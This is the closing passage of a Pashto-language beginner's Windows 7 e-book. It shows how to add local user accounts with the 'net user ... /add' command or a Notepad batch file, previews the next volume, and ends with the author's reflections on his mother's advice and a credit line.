



User account make the run

دا رين او سي ام ڊي دواړه ليکنه يو شان ته دي

Net User Sadidi 123456 /add

Enter button press

User account make the notepad Way.

په دې اېشن باندې تاسو کولای شي چې ډیر زیات یوزار اکونټونه جوړکړي که لس وي او یا شل وي یا زیات، لاندې لیکنه په نوټ پیډ کې ولیکي یا انټر کړي چې څو دانې تاسو خوښه وي

Net User Sadidi 123456 /add
 Net User Salem 123456 /add
 Net User wasem 123456 /add
 Net User hkaled 123456 /add
 Net User Jamal 123456 /add



او بیا به سیپ یا ثبت کړي چې هر ځای کې تاسو ثبت کوي خو په ثبت په ځای کې تاسو یو نوم ورکړي او ټکي او بیا بی اع ټي ورکړي وروسته به اوک اېشن پریس کړي.



Name.bat

6:Open the Start menu, and click on your user Way

دا ستارټ مینو لارې او بیا په یوزار اېشن باندې هم کولای شو چې خلاص یی کړو، او نور معلومات په راتلونکي دریمه برخه کې



دا وینډوز سیون یا اووه دا برخه همدلته ختموم. نور معلومات په بل کتاب یا برخه کې آن شاءالله که ژوند باقی وو!

تاسو باید کوشش وکړي چې عملي کمپیوټر استعمال کړي ما یوازې لاري یا شاکټ درنښودلي دي بس



Windows 7 operating system The third part of the book about information

راتلونکي دريمه کتاب باره کې معلومات عملياتي سيستم، په راتلونکې کې برخه کې به ستاړت مينو بعضي کمانډونه او اپشنونه او پروگرامونه او کنټرول پينل کې مهم اپشنان وايو آن شاءالله که ژوند باقي وو او که وخت راسره وو.

Next book title, Start menu, All program, and control panel option

دادي کتاب کې مي که څه غلته ليکلي وي نو ډيره زيات بڼينه درنه غواړم، ځکه زه هم انسان يم، خو تر ټولو مهمه خبره دا ده چې تاسو عملي زدکړه وکړي

دا مور نصيحت مې ماته!

مور به هر کله چې د سهار ناشته وکړي او کپړي او کتابونه به مو برابر کړه، نو مور به مې ويل هر سهار چې تللو سکول ته په ځان پام کوي، او خپلو ورونو باندې پام کوه، او جنگ او جگړه چاسره مه کوئ، که چا درته کنځا کول نو ځان پري مه پوهاوي، د روټ په غاړه ځي، دا چا مال او پسل ته لاس مه وروړي، خپل لاره باندې ځي او راځي او چا سره کار مه لري، او اوس دا پلار او مور برکت دي چې دي ځاي له الحمدالله رسيدلي يم

ترتيب کوونکي: ضياء الرحمن سديدي

پاي

Sadidi

**Get more e-books from www.ketabton.com
Ketabton.com: The Digital Library**